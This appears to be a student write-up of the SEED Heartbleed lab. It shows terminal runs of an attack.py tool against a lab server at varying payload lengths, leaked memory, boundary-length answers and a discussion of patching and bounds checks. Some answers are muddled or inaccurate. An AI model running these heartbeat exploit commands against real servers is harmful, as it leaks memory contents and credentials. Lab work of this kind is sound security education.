
The following image is run with extra command “-I 0x2000” and we can see everything as well.

And as we can see the **Content-Length is 299**. => this might be actually related with the extra command, but just with the message content.



The following image is run with extra command “-l 0x158B” and we can see everything as well.

Here the **Content-Length** is 277. => this might be actually related with the extra command, but just with the message content.



```
SEED Lab 12.04 Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help

Terminal
[11/20/2019 10:00] seed@ubuntu:/media/vboxshared$ ./attack.py www.heartbleedlabelgg.com --length 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
..SAAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.....5.....
.....?R...\.K.O:

[11/20/2019 10:01] seed@ubuntu:/media/vboxshared$
```

Question 2.1 - As the length variable decreases, what kind of difference can you observe?


As the length variable decreases the information retrieved is less. In our case the information was completely retrieved, because it was only credentials and few messages, even when the **length** command assigned a lower *Payload_Length*.

Question 2.2 - As the length variable decreases, there is a boundary value for the input length variable. Please find that boundary length.

\$ - ./attack.py www.heartbleedlabelgg.com --length 22 - This was the lowest boundary length for the exploit to display the message:
"Server processed malformed Heartbeat, but did not return any extra data."


3.3 Task 3: Countermeasure and Bug Fix

Task 3.1 - Try your attack again after you have updated the OpenSSL library. Please describe your observations.



```
SEED Lab 12.04 Attacker [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
...AAAAAAAAAAAAAAAAAAAAABC]t...~...#x...f#..
[11/20/2019 10:10] seed@ubuntu:/media/vboxshared$ ./attack.py www.heartbleedlabelgg.com --length 22
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result...
Analyze the result...
Analyze the result...
Analyze the result...
Received Server Hello for TLSv1.0
Analyze the result...
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result...
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
[11/20/2019 10:10] seed@ubuntu:/media/vboxshared$ cd /
[11/20/2019 10:13] seed@ubuntu:/ $ sudo apt-get update
[sudo] password for seed:
0% [Connecting to us.archive.ubuntu.com] [Connecting to security.ubuntu.com] [C
```


After installing and updating the SEEDlab ubuntu the exploit is not working anymore:



As we can see we have tried numerous times but the exploit does not work anymore since the system has been patched.

Task 3.2 - The objective of this task is to figure out how to fix the Heartbleed bug in the source code.

Thanking a look at the Listing 1, this tends to be sort of a “**Buffer Overflow**” situation, since the problem resides in **memcpy(bp, pl, payload)** in which the program copies the payload. The data being copied is not verified to be the same size as the **pl**, and therefore the **payload** could very easily be over that size.

One way to fix the code is to implement a **boundary checking** code that will verify during the buffer copy, and this proves that Alice’s thinking was correct. Another way to protect against **heartbleed attack** would be to make sure that the system is up to date with security patches and updates.

Bob’s thinking about the user input in this circumstance doesn’t have anything to do with the actual attack. In the case of user input the **boundary checking** should be in place and there would be no vulnerability point.

As for Eve, if there is no **length** limit, the **Heartbleed Attack** would just not work.

